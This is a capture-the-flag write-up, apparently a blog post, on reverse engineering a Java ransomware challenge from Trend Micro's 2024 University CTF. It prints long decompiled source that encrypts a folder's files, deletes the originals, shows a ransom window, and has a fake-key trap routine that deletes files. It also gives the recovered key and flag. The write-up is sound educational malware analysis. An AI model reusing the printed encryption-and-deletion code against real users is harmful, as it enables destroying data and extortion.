TMCTF Java Jigsaw
---
This writeup is for a specific challenge in Trend Micro’s University CTF back in September 2024. I have a writeup of most of the challenges compiled into one article [link here](https://medium.com/@itokairo.zc/trend-micro-uctf-2024-writeups-320c7681faac). I think this one deserves a separate writeup because I never actually got to solve this back then due to time constraints.
We are given a zip file containing a JAR file. A Java Archive file is a package file similar to a zip file, but instead of containing regular files, it contains Java bytecode (.class files), which is ran by JVM (Java Virtual Machine). The bytecodes inside a jar file, or in this case the _Java_Jigsaw.jar_ is not human readable as it is machine language, but it can be decompiled.

To decompile the JAR file and see the underlying human readable code, I used a tool called [CFR](https://www.benf.org/other/cfr/). I ran it against the _Java_Jigsaw.jar file and_ supplied a directory where the output files will go.

As we can see, after decompiling the JAR file, we now have 3 java files which we can analyze. Main.java, CryptoUtils.java and CryptoException.java. The most interesting one is the Main.java. Don’t mind the summary.txt file as it is automatically generated by CFR.
The file is long with 306 lines, so I will only show the related functions.
```
// Main entry point
public static void main(String[] args) {
Main.FileFinder();
Main.WarningForm();
}
// Called at the start of the program, encryptor part of the ransomware
public static void FileFinder() {
switch (Main.getOS()) {
case WINDOWS: {
System.out.println("the victim machine is Windows OS");
}
}
y = y + "LaOfR";
ArrayList CriticalPathList = new ArrayList();
// Encrypts all files at $HOMEDIR/Desktop/Target
// Ransomwares do not choose specific folders to encrypt because that would be ineffective,
// However since this is only a CTF, the challenge creators made sure only 1 directory is affected
CriticalPathList.add((CallSite)((Object)(System.getProperty("user.home") + "/Desktop/Target")));
y = Main.secret(y);
for (String string : CriticalPathList) {
File root = new File(string);
try {
String[] extensions = new String[]{"pdf", "doc", "png", "txt", "zip", "rar", "jpg", "sql", "xls", "bmp", "exe"};
Collection files = FileUtils.listFiles(root, extensions, true);
Iterator iterator = files.iterator();
// Encrypts all files with the specified extension
while (iterator.hasNext()) {
File o;
File file = o = iterator.next();
Main.Encryptor(file.getAbsolutePath());
}
}
catch (Exception e) {
e.printStackTrace();
}
}
}
// Decryptor 1, create README.txt with x as 1
public static void FileFinder(String ext) {
Main.CreateFile(1);
ArrayList CriticalPathList = new ArrayList();
CriticalPathList.add((CallSite)((Object)(System.getProperty("user.home") + "/Desktop/Target")));
for (String string : CriticalPathList) {
File root = new File(string);
try {
String[] extensions = new String[]{ext};
Collection files = FileUtils.listFiles(root, extensions, true);
Iterator iterator = files.iterator();
while (iterator.hasNext()) {
File o;
File file = o = iterator.next();
Main.Decryptor(file.getAbsolutePath());
}
}
catch (Exception e) {
e.printStackTrace();
}
}
}
// Decryptor 2, create README.txt with x as 2
public static void F1leF1nder(String ext) {
Main.CreateFile(2);
ArrayList CriticalPathList = new ArrayList();
CriticalPathList.add((CallSite)((Object)(System.getProperty("user.home") + "/Desktop/Target")));
for (String string : CriticalPathList) {
File root = new File(string);
try {
String[] extensions = new String[]{ext};
Collection files = FileUtils.listFiles(root, extensions, true);
Iterator iterator = files.iterator();
while (iterator.hasNext()) {
File o;
File file = o = iterator.next();
Main.Decrypt0r(file.getAbsolutePath());
}
}
catch (Exception e) {
e.printStackTrace();
}
}
}
// Creates copy of a file, encrypts it, changes its file extension
// Then deletes the original
public static void Encryptor(String TargetFilePath) {
File targetFile = new File(TargetFilePath);
File encryptedTargetFile = new File(TargetFilePath + ".Erw3ncrypted");
try {
CryptoUtils.encrypt(y, targetFile, encryptedTargetFile);
}
catch (CryptoException ex) {
ex.printStackTrace();
}
targetFile.delete();
}
// Decryptor
public static void Decryptor(String EncryptedFilePath) {
File targetFile = new File(EncryptedFilePath);
File decryptedTargetFile = new File(EncryptedFilePath.replaceAll(".Erw3ncrypted", ""));
try {
CryptoUtils.decrypt(y, targetFile, decryptedTargetFile);
}
catch (CryptoException ex) {
ex.printStackTrace();
}
targetFile.delete();
}
// Decryptor...?
public static void Decrypt0r(String EncryptedFilePath) {
File targetFile = new File(EncryptedFilePath);
targetFile.delete(); // deletes the file! :o
}
// The GUI window of the ransomware notice.
public static void WarningForm() {
// ... long unnecessary code
submit.addActionListener(e -> {
String strVictimkey = tf.getText();
// Calls F1leF1nder if supplied key is == to `key`
if (strVictimkey.equalsIgnoreCase(key)) {
JOptionPane.showMessageDialog(f, "Correct key entered! Decrypting your files please wait...");
Main.F1leF1nder("Erw3ncrypted");
f.dispose();
// Calls FileFinder if supplied key is == to `y`
} else if (strVictimkey.equalsIgnoreCase(y)) {
JOptionPane.showMessageDialog(f, "Correct key entered! Decrypting your files please wait...");
Main.FileFinder("Erw3ncrypted");
f.dispose();
} else {
JOptionPane.showMessageDialog(f, "Incorrect key entered!");
}
});
// ... long unnecessary code
}
// Creates a file at $HOMEDIR/Desktop/README.txt
public static void CreateFile(int a) {
try {
File myObj = new File(System.getProperty("user.home") + "/Desktop/README.txt");
if (myObj.createNewFile()) {
System.out.println("File created: " + myObj.getName());
// Calls WriteToFile, with int a as argument
Main.WriteToFile(a);
} else {
System.out.println("File already exists.");
}
}
catch (IOException e) {
System.out.println("An error occurred.");
e.printStackTrace();
}
x = x + "KaPdS";
}
// Writes a file named README.txt at $HOMEDIR/Desktop
// Possibly containing the flag
public static void WriteToFile(int x) {
if (x == 1) {
try {
// The Main.secret decrypts these strings to their original form.
// It's really just shift cipher by 7 times, so we just undo that.
FileWriter myWriter = new FileWriter(System.getProperty("user.home") + "/Desktop/README.txt");
content = "Decrypt this (AES): " + Main.secret("15VX41U4VW0XTYT17WY3275479WWUV17") + " \nKey: " + Main.secret("C@GvKyNcQg2k5n8q");
myWriter.write(content);
myWriter.close();
System.out.println("Successfully wrote to the file.");
}
catch (IOException e) {
System.out.println("An error occurred.");
e.printStackTrace();
}
} else if (x == 2) {
try {
FileWriter myWriter = new FileWriter(System.getProperty("user.home") + "/Desktop/README.txt");
content = Main.secret("Tee rhnk ybexl atox uxxg wxexmxw! Rhn lahnewg'm atox ehhdxw tm max vhwx.") + " \nDecrypt this (AES): " + Main.secret("04YTT891U8V347W870Y643U70091W01Y") + " \nKey: " + Main.secret("n8q/T?W(Z-DtIwLz");
myWriter.write(content);
myWriter.close();
System.out.println("Successfully wrote to the file.");
}
catch (IOException e) {
System.out.println("An error occurred.");
e.printStackTrace();
}
}
}
// Looks funky, but it's really just a shift cipher 7 times.
public static String secret(String x) {
String secret = x;
int n = 7;
int n2 = 12;
int n3 = -2;
Object reveal = "";
for (int i = 0; i < secret.length(); ++i) {
char atoz = secret.charAt(i);
if (atoz >= 'a' && atoz <= 'z') {
if ((atoz = (char)(atoz + n)) > 'z') {
atoz = (char)(atoz + 97 - 122 - 1);
}
reveal = (String)reveal + atoz;
continue;
}
if (atoz >= 'A' && atoz <= 'Z') {
if ((atoz = (char)(atoz + n)) > 'Z') {
atoz = (char)(atoz + 65 - 90 - 1);
}
reveal = (String)reveal + atoz;
continue;
}
reveal = (String)reveal + atoz;
}
return reveal;
}
// The key is here!
static {
os = null;
x = "4u7";
y = "/T?W";
key = "ShVmYq3t6w9z$C&F";
}
public static enum OS {
WINDOWS,
LINUX,
MAC,
SOLARIS;
}
// ... more functions
```

If we analyze the code, it is a ransomware. Note that I stripped functions that are not imperative to our analysis, but there was a function that opened a window saying that it is a ransomware and is asking for a ransom.
It seems like the content of README.txt is based on what the value of x is.
```
IF x is 1
CIPHERTEXT: "15VX41U4VW0XTYT17WY3275479WWUV17"
KEY: "C@GvKyNcQg2k5n8q"
IF x is 2
CIPHERTEXT: "04YTT891U8V347W870Y643U70091W01Y"
KEY: "n8q/T?W(Z-DtIwLz"
SHIFT CIPHERED: "Tee rhnk ybexl atox uxxg wxexmxw! Rhn lahnewg'm atox ehhdxw tm max vhwx."
```
We decipher the message… nothing useful. Let’s decipher the keys and plaintexts now.

Since we’re tasked to decrypt this using AES, which is a symmetric encryption, we can use Cyberchef, but I decided to modify the code inside _CryptoUtils.java_ to decode it for us.

_But why stop there?!?!!_
The other CIPHERTEXT yields:

**What for?** Well, when the key variable in the code wasn’t actually the decryption key, but a fake one. When you supply that in the ransomware GUI, it says that it is the correct key, and the files are decrypted! But if we follow the sequence of function calls, it actually calls Decrypt0r() and not Decryptor() and the README.txt now then says: _“All your files have been deleted! You shouldn’t have looked at the code.”,_ a trap for the amateur!
**THE SOLUTION:** The actual key is stored in the y variable. It has been divided into three and scattered throughout the code, reassembling it: _“/T?W(Z+DuIxLaOfR”_ but, remember that it is still behind a shift cipher so the final valid key is: _“/A?D(G+KbPeShVmY”_
If we supply the key to the GUI, it now correctly decrypts our files, and writes the AES encrypted flag (15CE41B4CD0EAFA17DF3275479DDBC17) in the README.txt with the key (J@NcRfUjXn2r5u8x). We decrypt it and it will yield: **TMCTF{D3HR2we4}**
Key takeaways
-------------
In reverse engineering, especially in malware analysis, it is important that we use both techniques: static analysis and dynamic analysis in order for us to fully understand the inner workings of the code. Malware authors anticipates people from prying open their works and so may have added functionalities that change behavior when being analyzed on a debugger. In this challenge’s case, the malware author anticipated that someone may try to find the decryption key without paying the ransom, and created a diversion to _hopefully_ slow the reverse engineering process.
I’m looking forward to this year’s challenges, and if you’re the Trend Micro challenges author, please give us more tougher challenge! 💪